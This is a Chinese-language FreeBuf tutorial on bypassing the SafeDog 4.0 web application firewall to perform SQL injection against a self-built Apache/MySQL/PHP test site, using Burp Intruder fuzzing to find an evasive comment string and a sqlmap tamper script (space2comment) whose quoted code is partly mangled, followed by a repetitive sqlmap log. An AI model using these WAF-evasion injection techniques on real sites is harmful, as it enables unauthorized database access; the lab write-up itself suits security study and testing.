# Fuzz绕过安全狗4.0实现SQL注入

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### 0×00 前言

本文使用了burp的intruder模块进行fuzz,并修改了sqlmap工具的tamper脚本,对安全狗进行绕过。

### 0×01注入绕waf过常用手法

使用大小写绕过

使用/\*\*/注释符绕过

使用大的数据包绕过


使用/!\*\*/注释符绕过

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## 0×02本文使用的手法是/\*\*/注释符

首先搭建好一个有sq1注入的测试平台,在服务器安装安全狗4.0版本

中间件和数据库使用的是apache+mysql+php(如图下)



访问搭建好有sql注入点的网站:



先进行简单测试


使用大小写加/\*\*/注释




#### 访问被拦截



#### 使用burp进行对刚刚注入点进行抓包



放到重发功能repeater里面,修改id后面的值,以便等下方便爆破




修改方法,就是尽量sql语句简单,而且可以触发安全狗

以为使用到/\*\*/注释符号来代替空格,使用尽量sql语句只留一个空格,又能触发安全狗 我的构造,刚刚好阔以触发安全狗




然后接下来就是fuzz,看看哪一个字符能绕过安全狗啦

把数据包放到intuder里面




#### 爆破点如上图




设置如上图,字典是一些sql语句,网上有很多这种字典

开始fuzz

如果有拦截就会是这样子



成功绕过安全狗拦截, 如下图



说明该/Eor/这个注释符可以绕过安全狗

简单测试/Eor/这个注释符



#### 点击确认



发现and/Eor/1=2会被拦截

不清楚fuzz时候不拦截,手动就拦截了

没关系,使用sqlmap工具

打开sqlmap使在文件下面的文件夹tamper/concat2concatws.py

修改代码:

```
#!/usr/bin/env python2

"""

Copyright (c) 2006-2019 sqlmap developers (http://sqlmap.org/)

See the file 'LICENSE' for copying permission
"""
```

```
8 from lib.core.compat import xrange
9 from lib.core.enums import PRIORITY
11 __priority__ = PRIORITY.LOW
13 def dependencies():
14 pass
16 def tamper(payload, **kwargs):
       ....
       Replaces space character (' ') with comments '/**/'
       Tested against:
           * Microsoft SQL Server 2005
           * MySQL 4, 5.0 and 5.5
           * Oracle 10g
           * PostgreSQL 8.3, 8.4, 9.0
       Notes:
            * Useful to bypass weak and bespoke web application firewalls
       >>> tamper('SELECT id FROM users')
       'SELECT/**/id/**/FROM/**/users'
       .....
       retVal = payload
       if payload:
           retVal = ""
           quote, doublequote, firstspace = False, False, False
           for i in xrange(len(payload)):
               if not firstspace:
                    if payload[i].isspace():
                        firstspace = True
                        retVal += "/**/"
                        continue
               elif payload[i] == '\'':
```

使用命令: python2 sqlmap.py -r 1.txt —tamper=space2comment

#### 开始sq1注入



成功利用

```
| 15:22:40| [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns' | 15:22:40| [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns' | 15:22:40| [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns' | 15:22:40| [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns' | 15:22:41| [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns' | 15:22:41| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 15:22:41| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 15:22:41| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 16:22:41| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 16:22:41| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 16:22:41| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 16:22:41| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 16:22:41| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 16:22:41| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL Union query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL Union query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL Union query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL Union query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL Union query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL Union query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL Union query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL Union query (random number) - 81 to 100 columns' | 16:22:45| [INFO] testing 'MySQL Union query (random number) - 81 t
```

### 0×03小结

这个只是简单的/\*\*/注释绕狗,还有很多方法都可以使用我介绍的fuzz方法去过狗。还有一点不清楚为什么手工会失败,sqlmap里面就会成功,而且burp爆破也可以成功,有大佬知道的可以说说。

\*本文作者: Anubis24, 转载请注明来自FreeBuf.COM

FreeBuf+

FreeBuf+小程序: 把安全装进口袋

# 精彩推荐







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